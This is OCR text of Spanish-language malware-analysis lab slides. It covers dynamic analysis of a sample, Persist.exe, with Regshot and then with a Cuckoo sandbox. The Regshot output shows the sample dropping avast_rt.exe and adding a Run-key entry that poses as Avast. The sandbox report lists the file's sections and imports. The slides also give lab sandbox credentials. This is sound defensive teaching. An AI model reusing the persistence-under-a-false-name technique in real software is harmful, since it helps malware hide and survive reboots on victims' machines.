






Práctica 2.4 – Análisis dinámico

A. Observe el comportamiento del malware (3/6)

– Ejecute Persist.exe









Práctica 2.4 – Análisis dinámico

A. Observe el comportamiento del malware (4/6)

– Compare las fotos del sistema con Regshot.







Práctica 2.4 – Análisis dinámico

A. Observe el comportamiento del malware (5/6)

– Compare las fotos del sistema con Regshot.





Práctica 2.4 – Análisis dinámico


A. Observe el comportamiento del malware (6/6)

– Compare las fotos del sistema con Regshot.

```
----------------------------------
Files added: 2
----------------------------------
C:\Windows\Prefetch\PERSIST1.EXE-4622B01C.pf
2020-01-03 16:32:28, 0x00002020, 3741
C:\Windows\avast_rt.exe
2020-01-03 16:32:28, 0x00000020, 619008
```

1

```
----------------------------------
Values added: 17
----------------------------------
HKLM\SOFTWARE\Microsoft\RADAR\HeapLeakDetection\DiagnosedApplicat                me: 0x01D5D1F03AE9A2
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microso                t\{CEBFF5CD-ACE2-4F4
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microso                le\TerminationType\M
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microso                fo\4\ApplicationView
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\4\Applicati...View
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\4\Applicat...iew
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\4\ApplicationView
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microsoft\Windows\CurrentVersion\Run\Avast: "C:\Windows\avast_rt.exe"
```



2

Práctica 2.4 completa.

- Tome algunos minutos para recapitular lo que ha aprendido

Lista de ejercicios

> Lista de ejercicios prácticos.

- Práctica 1.1 – Ejecución de un Malware
- Práctica 1.2 – Su primer Malware
- Práctica 2.1 – Identificación de Malwares con Yara
- Práctica 2.2 – Análisis estático básico
- Práctica 2.3 – Análisis estático avanzado
- Práctica 2.4 – Análisis dinámico
- **Práctica 2.5 – Análisis dinámico automatizado.**

Práctica 2.5 – Análisis dinámico automatizado

- Su objetivo es entender los métodos del análisis dinámico en un ambiente automatizado sandbox.

Práctica 2.5 – Análisis dinámico automatizado

> Objetivos

- Realice un análisis dinámico en un ambiente automatizado sandbox

60’

> Antes de empezar la práctica

- Inicie la entidad **SANDBOX** e ingrese con: usuario/cuckoo, contraseña/Cyber==
- Herramientas:
  - **Sandbox**

Práctica 2.5 – Análisis dinámico automatizado

> Guía

A. Analice un malware

– Ejecute el ambiente cuckoo

– Conéctese a la interfaz web de cuckoo

– Cargue el malware que arrojó la herramienta Persist.exe para el análisis.

– Ejecute el análisis


– Examine el reporte del análisis.

Práctica 2.5 – Análisis dinámico automatizado

> Paso a Paso

A. Analice un malware (1/21)


– Ejecute el ambiente cuckoo



Práctica 2.5 – Análisis dinámico automatizado

A. Analice un malware (2/21)


– Ejecute el ambiente cuckoo



Práctica 2.5 – Análisis dinámico automatizado

A. Analice un malware (3/21)


– Conéctese a la interfaz web de cuckoo




Práctica 2.5 – Análisis dinámico automatizado

A. Analice un malware (4/21)

– Cargue el malware que arrojó la herramienta Persist.exe para el análisis.






Práctica 2.5 – Análisis dinámico automatizado

A. Analice un malware (5/21)


– Cargue el malware que arrojó la herramienta Persist.exe para el análisis.



Práctica 2.5 – Análisis dinámico automatizado

A. Analice un malware (6/21)


– Ejecute el análisis




Práctica 2.5 – Análisis dinámico automatizado

A. Analice un malware (7/21)

– Examine el reporte del análisis.







Práctica 2.5 – Análisis dinámico automatizado

A. Analice un malware (8/21)

– Examine el reporte del análisis.



Práctica 2.5 – Análisis dinámico automatizado



A. Analice un malware (9/21)

– Examine el reporte del análisis.

Static Analysis

Static Analysis | Strings | Antivirus | IRMA

PE Compile Time

2017-05-24 20:48:34

PE Imphash

9d6ed8d049bc10bc45b1995cb6f7f4b6


Version Infos

CompanyName	Elaborate Bytes AG
Translation	0x0000 0x04b0

Sections

Name	Virtual Address	Virtual Size	Size of Raw Data	Entropy
.text	0x00001000	0x0004ed6e	0x0004ee00	6.09328777794
.rdata	0x00050000	0x0003a87a	0x0003aa00	1.34374330038
.data	0x0008b000	0x000011c0	0x00001200	4.97645876093
.rsrc	0x0008d000	0x0000c3a8	0x0000c400	6.55343396717

Práctica 2.5 – Análisis dinámico automatizado



A. Analice un malware (10/21)

– Examine el reporte del análisis.

Imports

Library KERNEL32.dll:
- 0x4500c4 GetExitCodeProcess
- 0x4500c8 GetFileAttributesExW
- 0x4500cc GetFileAttributesW
- 0x4500d0 GetFileSize
- 0x4500d4 GetFileType
- 0x4500d8 GetFullPathNameW
- 0x4500dc GetLastError
- 0x4500e0 GetLocalTime
- 0x4500e4 GetLocaleInfoW
- 0x4500e8 GetModuleFileNameA
- 0x4500ec GetModuleFileNameW
- 0x4500f0 GetModuleHandleA
- 0x4500f4 GetModuleHandleW
- 0x4500f8 GetPrivateProfileStringW
- 0x4500fc GetProcAddress
- 0x450100 GetProcessHeap
- 0x450104 GetStartupInfoA
- 0x450108 GetStdHandle
- 0x45010c GetSystemTime
- 0x450110 GetSystemTimeAsFileTime

Library USER32.dll:
- 0x45036c DefWindowProcW
- 0x450370 DrawFocusRect
- 0x450374 CreateWindowStationA
- 0x450378 CreateMenu
- 0x45037c FillRect
- 0x450380 FindWindowW
- 0x450384 GetMenuCheckMarkDimensions
- 0x450388 GetProcessWindowStation
- 0x45038c GetSysColorBrush
